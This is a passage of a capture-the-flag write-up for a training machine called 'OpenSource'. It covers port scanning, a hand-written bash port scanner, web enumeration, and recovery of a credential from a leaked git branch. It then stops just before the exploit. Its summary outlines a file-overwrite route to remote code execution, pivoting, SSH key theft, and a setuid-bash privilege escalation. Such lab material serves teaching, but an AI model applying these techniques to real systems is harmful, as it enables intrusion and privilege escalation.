OpenSource
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Port80serves a Flask app that offers to download its ownsource.zip. The zip ships a git repo whosedevbranch history leaksdev01:Soulless_Developer#2022. The code (views.py) uploads files withos.path.join(base, filename): if the name starts with/, it drops the base and writes to an absolute path, so we overwrite/app/app/views.pywith a malicious/shellroute → RCE asrootinside a Docker container (documented alternative: reconstruct the Werkzeug debugger PIN via an LFI with..//). From the container, the host172.17.0.1exposes a Gitea on3000; with chisel we forward it, log in reusingdev01's credentials and pull hisid_rsa→ SSH asdev01(user). Forroot, a cron runsgit-sync(agit commit) as root overdev01's repo: apre-commithook withchmod u+s /bin/bashgivesroot.
Recon
Ping
We start with a ping to confirm the host is up and check the TTL, which hints at the OS (≈64 Linux, ≈128 Windows).
ping -c 1 10.10.11.164
64 bytes from 10.10.11.164: icmp_seq=1 ttl=63 time=114 msTTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
A sweep across all TCP ports finds only two open:
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.11.164 -oG scan
Discovered open port 80/tcp on 10.10.11.164
Discovered open port 22/tcp on 10.10.11.164
Not shown: 65532 closed tcp ports (reset), 1 filtered tcp port (no-response)

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
extractPorts boils the -oG file down and leaves the ports on the clipboard:
extractPorts scan
Extracting information ...
IP Address: 10.10.11.164
Open ports: 22,80
The result can be cross-checked without nmap, using a hand-written script that opens raw sockets. The idea is the usual one (echo '' > /dev/tcp/<ip>/<port> with timeout), but firing 100 in parallel so it does not take forever:
nano portsDiscovery.sh
cat portsDiscovery.sh
chmod +x portsDiscovery.sh
#!/bin/bash

# Colours
greenColour="\e[0;32m\033[1m"
endColour="\033[0m\e[0m"
redColour="\e[0;31m\033[1m"
blueColour="\e[0;34m\033[1m"
yellowColour="\e[0;33m\033[1m"
purpleColour="\e[0;35m\033[1m"
turquoiseColour="\e[0;36m\033[1m"
grayColour="\e[0;37m\033[1m"

function ctrl_c(){
    echo -e "\n\n${redColour}[!] Saliendo... ${endColour}\n"
    tput cnorm; exit 1
}

# Ctrl+C
trap ctrl_c INT

tput civis # Ocultar el cursor

echo
counter=0
top_counter=100

for port in $(seq 1 65535); do
    if [ $counter -eq $top_counter ]; then
        echo -e "\n${yellowColour}[+]${endColour}${grayColour} Lanzando 100 hilos ${top_counter}/65535${endColour}\n"
        wait
        let top_counter+=100
    fi

    timeout 1 bash -c "echo '' > /dev/tcp/10.10.11.164/$port" 2>/dev/null && echo -e "${yellowColour}[+]${endColour}${grayColour} Puerto${endColour}${blueColour} $port${endColour} ${grayColour}- OPEN${endColour}" &

    let counter+=1
done; wait

tput cnorm
#!/bin/bash
function ctrl_c(){
echo -e "\n\n[!] Saliendo...\n"
tput cnorm; exit 1
}
trap ctrl_c INT
tput civis # hide the cursor
counter=0
top_counter=100
for port in $(seq 1 65535); do
if [ $counter -eq $top_counter ]; then
echo -e "\n[+] Lanzando 100 hilos [$top_counter/65535]\n"
wait
let top_counter+=100
fi
timeout 1 bash -c "echo '' > /dev/tcp/10.10.11.164/$port" 2>/dev/null && echo -e "[+] Puerto $port - OPEN" &
let counter+=1
done; wait
tput cnorm./portsDiscovery.sh
[+] Lanzando 100 hilos [100/65535]

[+] Puerto 22 - OPEN
[+] Puerto 80 - OPEN

[+] Lanzando 100 hilos [200/65535]
^C
[!] Saliendo...
The trap ctrl_c INT is what allows cutting it short without leaving the cursor hidden and a hundred processes dangling. Same two ports as nmap, this time depending on no tool at all.
A targeted -sCV over those two reveals SSH and a Flask app (Werkzeug) on 80:
nmap -p22,80 -sCV 10.10.11.164
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu
80/tcp open  http    Werkzeug/2.1.2 Python/3.10.3
Werkzeug + Flask matters: it carries potential LFI, SSTI and, above all, the interactive debugger if debug mode is on.
TCP 80 - Web enumeration
whatweb confirms what the -sCV already hinted at and puts a name on the application:
whatweb 10.10.11.164
http://10.10.11.164 [200 OK] Bootstrap, HTTPServer[Werkzeug/2.1.2 Python/3.10.3],
IP[10.10.11.164], JQuery[3.4.1], Python[3.10.3], Script,
Title[upcloud - Upload files for Free!], Werkzeug[2.1.2]
Wappalyzer adds the piece whatweb leaves implicit: underneath the Werkzeug there is a Flask 2.1.2 running on Python 3.10.3.

Web frameworks     Flask 2.1.2
Web servers        Flask 2.1.2
Programming languages   Python 3.10.3
JavaScript libraries    jQuery 3.4.1
UI frameworks           Bootstrap
Those two exact versions will be needed later, when the debugger PIN has to be rebuilt: the PIN algorithm changed between Werkzeug versions, and the flask/app.py path depends on the Python version.
The application is called upcloud and its job is uploading files, so the likely vector is the upload. The home page source adds the nuance that confirms it and, along the way, gives away the download route:

<h3 class="display-3">Welcome to upcloud!</h3>
<p>Transfer files for free & share them without registration with your friends</p>

<h2>Simple</h2>
<p>upcloud is flexible, and scales well. Uploaded files can be shared across users in seconds with a
   simple link. Since we are big fans of the KISS principle, there is no authentication required in our
   system, so you don't have to remember complicated passwords.</p>


<a href="/download" class="btn btn-primary my-2">Download</a>
"There is no authentication required in our system": the site itself advertises that anyone can upload files. A route sweep with dirsearch turns up two interesting endpoints, /download and /console:

gobuster with a large wordlist (220,000 entries) confirms there is nothing else: those two are the whole surface.
gobuster dir -u http://10.10.11.164 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -b 404
/download             (Status: 200) [Size: 2489147]
/console              (Status: 200) [Size: 1563]
Progress: 220564 / 220565 (100.00%)
The 1563-byte /console is Werkzeug's debugger console (we'll come back to it); the 2.4 MB /download is the home page button, serving a source.zip with the application's source code:
Credential leak in the git repo
Unzipping source.zip reveals the whole project, including the Dockerfile and build-docker.sh (the app runs in a container, a detail that will matter later):
mv ~/Downloads/source.zip .
unzip source.zip
ls
Dockerfile app build-docker.sh config source.zipAn ls -a shows what the plain ls hid: the zip also ships a .git directory, i.e. the full development history. The active branch's git log holds only two innocuous commits, but git branch gives away another one, dev:
ls -a
cd .git
git log
git branch
.git  Dockerfile  app  build-docker.sh  config  source.zip

commit 2c67a52253c6fe1f206ad82ba747e43208e8cfd9 (HEAD -> public)
    clean up dockerfile for production use
commit ee9d9f1ef9156c787d53074493e39ae364cd1e05
    initial

  dev
* public
The published branch is literally called public and the other one dev: someone split what they meant to show from what they didn't. Inspecting the dev commits reveals a .vscode/settings.json with an http.proxy carrying embedded credentials:
git log dev --oneline
git show a76f8f7
"http.proxy": "http://dev01:Soulless_Developer#2022@10.10.10.128:5187/"Credentials dev01:Soulless_Developer#2022. The cheap move is to try them where we already can: SSH on 22.
ssh dev01@10.10.11.164
The authenticity of host '10.10.11.164 (10.10.11.164)' can't be established.
ED25519 key fingerprint is SHA256:LbyqaUq6KgLagQJpfh7gPPdQG/iA2K4KjYGj0k9BMXk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
dev01@10.10.11.164: Permission denied (publickey).
Permission denied (publickey) does not mean the password is wrong: it means the server never even asks for one, because PasswordAuthentication is off and only public keys are accepted. The credential may still be good somewhere else, so we keep it for later (and it will indeed pay off); the entry vector is on the web.
Shell as root (container)
The test instance
Besides Download, the home page offers a Take me there! button leading to the real upcloud instance (/upcloud), which is where uploads actually happen:

Try upcloud
To explore the full extent of upcloud, please checkout the links below.
For setting up, download and unzip the package if you haven't already.
[ Download ]
You wanna take some time to explore the interface? We also provide immediate access to an upcloud test
instance.
[ Take me there! ]
And that instance is, quite simply, an upload form:

Drag & Drop to Upload File
OR
[ Browse File ]
[ Upload! ]
Path 1: abusing os.path.join on upload
Since we hold the source, there is no guessing about how the upload is handled: in app/app/views.py the destination path is built with os.path.join(os.getcwd(), "public", "uploads", file_name). With the code read, the behaviour is checked in a local Python interpreter:
cat views.py
